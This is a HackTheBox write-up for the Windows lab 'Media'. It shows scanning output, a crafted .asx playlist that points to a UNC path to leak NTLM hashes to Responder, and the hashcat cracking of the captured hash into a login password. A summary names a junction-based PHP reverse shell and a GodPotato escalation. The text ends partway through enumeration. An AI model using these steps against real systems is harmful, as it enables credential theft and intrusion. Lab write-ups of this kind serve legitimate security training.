HackTheBox: Media

🎯 Media
| OS: Windows | Difficulty: Medium | IP: 10.129.234.67 |
⛓️ TL;DR / Attack Chain
- Foothold (NTLM Leak -> SSH): Uploaded a malicious
.asxplaylist file via the web application. A background script (review.ps1) opened it in Windows Media Player, which parsed the UNC path and forced an SMB authentication attempt to our Responder. Captured the NTLMv2 hash, cracked it (1234virus@), and connected via SSH asenox. - PrivEsc 1 (
enox->LOCAL SERVICE): Analyzed the upload script and found the target directory was a predictable MD5 hash of user inputs. Created an NTFS Directory Junction pointing this predictable folder to the XAMPP web root (C:\xampp\htdocs). Re-uploaded a PHP reverse shell which dropped straight into the web root, granting execution asNT AUTHORITY\LOCAL SERVICE. - PrivEsc 2 (
LOCAL SERVICE->SYSTEM): The service shell was stripped ofSeImpersonatePrivilegebut held a System Mandatory Integrity Level. UploadedFullPowersto force the Task Scheduler to spawn a new process and recover the default token, chaining it immediately intoGodPotatoto escalate toNT AUTHORITY\SYSTEMand addenoxto the localAdministratorsgroup.
🔑 Loot & Creds
| User | Credential | Where / How |
|---|---|---|
enox |
1234virus@ |
Captured & Cracked NTLM hash via uploading malicious .asx file to webapp. |
🔧 0. Setup & Global Variables
Run this in your terminal once so you can copy-paste the rest of the commands blindly.
$ IP="10.129.234.67" ; DOMAIN="media.htb" && \
  echo "$IP $DOMAIN MEDIA.HTB MEDIA" | sudo tee -a /etc/hosts
🔍 1. Enumeration
Nmap
$ mkdir -p nmap && nmap -sV -sC -p- $IP -oA ./nmap/nmap
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-14 03:18 +0200
Nmap scan report for 10.129.234.67
Host is up (0.044s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_9.5 (protocol 2.0)
80/tcp   open  http          Apache httpd 2.4.56 ((Win64) OpenSSL/1.1.1t PHP/8.1.17)
|_http-server-header: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.1.17
|_http-title: ProMotion Studio
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=MEDIA
| Not valid before: 2026-05-12T16:50:21
|_Not valid after:  2026-11-11T16:50:21
|_ssl-date: 2026-05-13T21:21:09+00:00; -4h00m00s from scanner time.
| rdp-ntlm-info:
|   Target_Name: MEDIA
|   NetBIOS_Domain_Name: MEDIA
|   NetBIOS_Computer_Name: MEDIA
|   DNS_Domain_Name: MEDIA
|   DNS_Computer_Name: MEDIA
|   Product_Version: 10.0.20348
|_  System_Time: 2026-05-13T21:20:36+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -4h00m00s, deviation: 0s, median: -4h00m00s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 188.15 seconds
HTTP/80

There’s an upload functionality:


After uploading:
Directory fuzzing:
$ mkdir -p ffuf && ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://$DOMAIN/FUZZ -fs 18617 | tee ./ffuf/dir.scan

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://media.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 18617
________________________________________________

assets                  [Status: 301, Size: 332, Words: 22, Lines: 10, Duration: 64ms]
css                     [Status: 301, Size: 329, Words: 22, Lines: 10, Duration: 59ms]
js                      [Status: 301, Size: 328, Words: 22, Lines: 10, Duration: 48ms]
licenses                [Status: 403, Size: 418, Words: 37, Lines: 12, Duration: 49ms]
%20                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 50ms]
Assets                  [Status: 301, Size: 332, Words: 22, Lines: 10, Duration: 26ms]
*checkout*              [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 25ms]
CSS                     [Status: 301, Size: 329, Words: 22, Lines: 10, Duration: 26ms]
JS                      [Status: 301, Size: 328, Words: 22, Lines: 10, Duration: 26ms]
phpmyadmin              [Status: 403, Size: 418, Words: 37, Lines: 12, Duration: 51ms]
webalizer               [Status: 403, Size: 418, Words: 37, Lines: 12, Duration: 52ms]
*docroot*               [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 48ms]
*                       [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 26ms]
con                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 27ms]
http%3A                 [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 26ms]
**http%3a               [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 25ms]
*http%3A                [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 51ms]
aux                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 39ms]
**http%3A               [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 25ms]
%C0                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 58ms]
server-status           [Status: 403, Size: 418, Words: 37, Lines: 12, Duration: 57ms]
%3FRID%3D2671           [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 26ms]
devinmoore*             [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 26ms]
200109*                 [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 25ms]
*sa_                    [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 26ms]
*dc_                    [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 26ms]
%D8                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 51ms]
%CE                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 50ms]
%CF                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 50ms]
%CD                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 51ms]
%CC                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 48ms]
%CB                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 48ms]
%D0                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 48ms]
%D1                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 48ms]
%CA                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 49ms]
%D7                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 48ms]
%D6                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 49ms]
%D5                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 48ms]
%D4                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 48ms]
%D3                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 48ms]
%D2                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 48ms]
%C9                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 47ms]
%C8                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 47ms]
%C1                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 50ms]
%C2                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 49ms]
%C7                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 48ms]
%C6                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 47ms]
%C5                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 48ms]
%C4                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 49ms]
%C3                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 48ms]
%D9                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 49ms]
%DF                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 52ms]
%DE                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 50ms]
%DD                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 51ms]
%DB                     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 51ms]
login%3f                [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 26ms]
%22julie%20roehm%22     [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 36ms]
%22james%20kim%22       [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 36ms]
%22britney%20spears%22  [Status: 403, Size: 299, Words: 22, Lines: 10, Duration: 35ms]
:: Progress: [220560/220560] :: Job [1/1] :: 279 req/sec :: Duration: [0:03:45] :: Errors: 0 ::
Nothing interesting.
vhosts fuzzing:
$ mkdir -p ffuf && ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://$DOMAIN/ -H "Host: FUZZ.$DOMAIN" -fs 18617 | tee ./ffuf/vhosts.scan

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://media.htb/
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.media.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 18617
________________________________________________

h1                      [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 226ms]
:: Progress: [47928/114442] :: Job [1/1] :: 159 req/sec :: Duration: [0:05:30] :: Errors: 0 ::
h1vhost is a false-positive.
So nothing either.
Looking at the webpage and at the file upload functionality, it tells us: Upload a brief introduction video (compatible with Windows Media Player). This is very likely a hint for what is to do.
Windows Media Player components often process certain stream and playlist formats that allow for external resource referencing. If the server-side processing uses these libraries to validate the upload or generate a preview, you can trigger an SMB authentication attempt to your machine.
The ASX (Advanced Stream Redirector) Vector An .asx file is an XML-based shortcut used by Windows Media Player. It is designed to point to media streams. Because it is XML-based, it can be easily crafted to point to a UNC path.
Payload (leak.asx):

$ cat << EOF > leak.asx
<ASX Version="3.0">
  <ENTRY>
    <REF HREF="\\<YOUR IP>\share\anything.wma" />
  </ENTRY>
</ASX>
EOF
Now start responder:
$ sudo responder -I tun0
Then upload leak.asx via the web application and you’ll get a hash after some time:
enox::MEDIA:a7cd49f57acbadd8:539913BE8DC4A528413AA0353014DAF5:010100000000000080293E6852E3DC0148A4FBA9614A3C07000000000200080059004A004500500001001E00570049004E002D003800380048004C00370041003300420039003800340004003400570049004E002D003800380048004C0037004100330042003900380034002E0059004A00450050002E004C004F00430041004C000300140059004A00450050002E004C004F00430041004C000500140059004A00450050002E004C004F00430041004C000700080080293E6852E3DC0106000400020000000800300030000000000000000000000000300000DCFA434C8C3717648B8A4EFB1364FD5E2BE8E67E59FF17D319CBD8CD50ACD52B0A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310034002E003200310039000000000000000000
Now crack:
$ cat << EOF > enox.hash
enox::MEDIA:a7cd49f57acbadd8:539913BE8DC4A528413AA0353014DAF5:010100000000000080293E6852E3DC0148A4FBA9614A3C07000000000200080059004A004500500001001E00570049004E002D003800380048004C00370041003300420039003800340004003400570049004E002D003800380048004C0037004100330042003900380034002E0059004A00450050002E004C004F00430041004C000300140059004A00450050002E004C004F00430041004C000500140059004A00450050002E004C004F00430041004C000700080080293E6852E3DC0106000400020000000800300030000000000000000000000000300000DCFA434C8C3717648B8A4EFB1364FD5E2BE8E67E59FF17D319CBD8CD50ACD52B0A001000000000000000000000000000000000000900220063006900660073002F00310030002E00310030002E00310034002E003200310039000000000000000000
EOF

$ hashcat -m 5600 enox.hash /usr/share/wordlists/rockyou.txt

<SNIP>

ENOX::MEDIA:a7cd49f57acbadd8:539913be8dc4a528413aa0353014daf5:010100000000000080293e6852e3dc0148a4fba9614a3c07000000000200080059004a004500500001001e00570049004e002d003800380048004c00370041003300420039003800340004003400570049004e002d003800380048004c0037004100330042003900380034002e0059004a00450050002e004c004f00430041004c000300140059004a00450050002e004c004f00430041004c000500140059004a00450050002e004c004f00430041004c000700080080293e6852e3dc0106000400020000000800300030000000000000000000000000300000dcfa434c8c3717648b8a4efb1364fd5e2be8e67e59ff17d319cbd8cd50acd52b0a001000000000000000000000000000000000000900220063006900660073002f00310030002e00310030002e00310034002e003200310039000000000000000000:1234virus@

<SNIP>
Easy cash. That’s the credentials: enox:1234virus@.
🚪 2. Initial Foothold
As ssh is running, we can authenticate with the found credentials:
$ ssh enox@media.htb
enox@media.htb's password:<1234virus@>

Microsoft Windows [Version 10.0.20348.4052]
(c) Microsoft Corporation. All rights reserved.

enox@MEDIA C:\Users\enox>type Desktop\user.txt
[REDACTED]
From here on it is recommended to continue with powershell:
enox@MEDIA C:\Users\enox>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\enox> tree /f
Folder PATH listing
Volume serial number is EAD8-5D48
C:.
├───Desktop
│       user.txt
│
├───Documents
│       review.ps1
│
├───Downloads
├───Favorites
├───Links
├───Music
├───Pictures
├───Saved Games
└───Videos
Documents\review.ps1. Let’s check it out:
PS C:\Users\enox> cat .\Documents\review.ps1
function Get-Values {
    param (
        [Parameter(Mandatory = $true)]
        [ValidateScript({Test-Path -Path $_ -PathType Leaf})]
        [string]$FilePath
    )

    # Read the first line of the file
    $firstLine = Get-Content $FilePath -TotalCount 1

    # Extract the values from the first line
    if ($firstLine -match 'Filename: (.+), Random Variable: (.+)') {
        $filename = $Matches[1]
        $randomVariable = $Matches[2]

        # Create a custom object with the extracted values
        $repoValues = [PSCustomObject]@{
            FileName = $filename
            RandomVariable = $randomVariable
        }

        # Return the custom object
        return $repoValues
    }
    else {
        # Return $null if the pattern is not found
        return $null
    }
}

function UpdateTodo {
    param (
        [Parameter(Mandatory = $true)]
        [ValidateScript({Test-Path -Path $_ -PathType Leaf})]
        [string]$FilePath
    )

    # Create a .NET stream reader and writer
    $reader = [System.IO.StreamReader]::new($FilePath)
    $writer = [System.IO.StreamWriter]::new($FilePath + ".tmp")

    # Read the first line and ignore it
    $reader.ReadLine() | Out-Null

    # Copy the remaining lines to a temporary file
    while (-not $reader.EndOfStream) {
        $line = $reader.ReadLine()
        $writer.WriteLine($line)
    }

    # Close the reader and writer
    $reader.Close()
    $writer.Close()

    # Replace the original file with the temporary file
    Remove-Item $FilePath
    Rename-Item -Path ($FilePath + ".tmp") -NewName $FilePath
}

$todofile="C:\\Windows\\Tasks\\Uploads\\todo.txt"
$mediaPlayerPath = "C:\Program Files (x86)\Windows Media Player\wmplayer.exe"


while($True){

    if ((Get-Content -Path $todofile) -eq $null) {
        Write-Host "Todo is empty."
        Sleep 60 # Sleep for 60 seconds before rechecking
    }
    else {
        $result = Get-Values -FilePath $todofile
        $filename = $result.FileName
        $randomVariable = $result.RandomVariable
        Write-Host "FileName: $filename"
        Write-Host "Random Variable: $randomVariable"

        # Opening the File in Windows Media Player
        Start-Process -FilePath $mediaPlayerPath -ArgumentList "C:\Windows\Tasks\uploads\$randomVariable\$filename"

        # Wait for 15 seconds
        Start-Sleep -Seconds 15

        $mediaPlayerProcess = Get-Process -Name "wmplayer" -ErrorAction SilentlyContinue
        if ($mediaPlayerProcess -ne $null) {
            Write-Host "Killing Windows Media Player process."
            Stop-Process -Name "wmplayer" -Force
        }

        # Task Done
        UpdateTodo -FilePath $todofile # Updating C:\Windows\Tasks\Uploads\todo.txt
        Sleep 15
    }

}
Okay that’s nothing - just the script that reviews the uploaded videos via the webapp.
But the path C:\Windows\Tasks\Uploads\todo.txt might be interesting:
PS C:\Users\enox> ls C:\Windows\Tasks\Uploads


    Directory: C:\Windows\Tasks\Uploads


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         5/13/2026   2:24 PM                1b59ce522100391c2550b81daef12392
d-----         5/13/2026   2:36 PM                5470e504b1e4c24ceac664b611065201
-a----         5/13/2026   2:37 PM              0 todo.txt


PS C:\Users\enox> ls C:\Windows\Tasks\Uploads\*\*


    Directory: C:\Windows\Tasks\Uploads\1b59ce522100391c2550b81daef12392


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/13/2026   2:24 PM         148225 cv.pdf


    Directory: C:\Windows\Tasks\Uploads\5470e504b1e4c24ceac664b611065201


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         5/13/2026   2:36 PM            101 leak.asx
Nothing either. Just our uploaded files and todo.txt is empty. We need some deeper enumeration.
PS C:\Users\enox> cd "C:\Program Files"

PS C:\Program Files> ls


    Directory: C:\Program Files


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         4/15/2025   9:08 PM                Amazon
d-----         10/2/2023  12:18 AM                Common Files
d-----         4/15/2025   9:02 PM                Internet Explorer
d-----          5/8/2021   1:20 AM                ModifiableWindowsApps
d-----         10/2/2023  11:04 AM                nssm-2.24
d-----         4/15/2025   8:24 PM                VMware
d-----        10/10/2023   4:05 AM                Windows Defender
d-----         8/26/2025   2:58 PM                Windows Defender Advanced Threat Protection
d-----         4/15/2025   9:02 PM                Windows Mail
d-----         4/15/2025   9:02 PM                Windows Media Player
d-----          5/8/2021   2:35 AM                Windows NT
d-----         4/15/2025   9:02 PM                Windows Photo Viewer
d-----          5/8/2021   1:34 AM                WindowsPowerShell
nssm-2.24 sticks out like a sore thumb.
That’s the Non-Sucking Service Manager. It’s a third-party tool used to wrap executables into Windows services. While it’s a legit admin tool, in a CTF/Pentest context, it’s almost always a signpost for service-based privilege escalation.
PS C:\Program Files> cat nssm-2.24/README.txt
NSSM: The Non-Sucking Service Manager
Version 2.24, 2014-08-31

NSSM is a service helper program similar to srvany and cygrunsrv.  It can
start any application as an NT service and will restart the service if it
fails for any reason.
PS C:\Program Files> cd nssm-2.24\win64

PS C:\Program Files\nssm-2.24\win64> .\nssm.exe
NSSM: The non-sucking service manager
Version 2.24 64-bit, 2014-08-31
Usage: nssm <option> [<args> ...]

To show service installation GUI:

        nssm install [<servicename>]

To install a service without confirmation:

        nssm install <servicename> <app> [<args> ...]

To show service editing GUI:

        nssm edit <servicename>

To retrieve or edit service parameters directly:

        nssm get <servicename> <parameter> [<subparameter>]

        nssm set <servicename> <parameter> [<subparameter>] <value>

        nssm reset <servicename> <parameter> [<subparameter>]

To show service removal GUI:

        nssm remove [<servicename>]

To remove a service without confirmation:

        nssm remove <servicename> confirm

To manage a service:

        nssm start <servicename>

        nssm stop <servicename>

        nssm restart <servicename>

        nssm status <servicename>

        nssm rotate <servicename>
PS C:\Program Files> reg query HKLM\System\CurrentControlSet\Services /s /f "nssm.exe"

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\ReviewService
    ImagePath    REG_EXPAND_SZ    C:\Program Files\nssm-2.24\win64\nssm.exe
PS C:\Program Files> sc.exe qc ReviewService
[SC] OpenService FAILED 5:

Access is denied.

PS C:\Program Files> reg query HKLM\System\CurrentControlSet\Services\ReviewService\Parameters /s

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\ReviewService\Parameters
    Application    REG_EXPAND_SZ    C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
    AppParameters    REG_EXPAND_SZ    -ExecutionPolicy Bypass -NoProfile -File C:\Users\enox\Documents\review.ps1
    AppDirectory    REG_EXPAND_SZ    C:\Windows\System32\WindowsPowerShell\v1.0

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\ReviewService\Parameters\AppExit
    (Default)    REG_SZ    Restart

PS C:\Program Files> reg query HKLM\System\CurrentControlSet\Services\ReviewService /v ObjectName

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\ReviewService
    ObjectName    REG_SZ    .\enox
Going further does not make any sense as the ReviewService is executed as enox. This is how we came here in the first place. So we have to look for other ways.
PS C:\Program Files> cd C:\xampp\htdocs
PS C:\xampp\htdocs> cat .\index.php
<?php
error_reporting(0);

    // Your PHP code for handling form submission and file upload goes here.
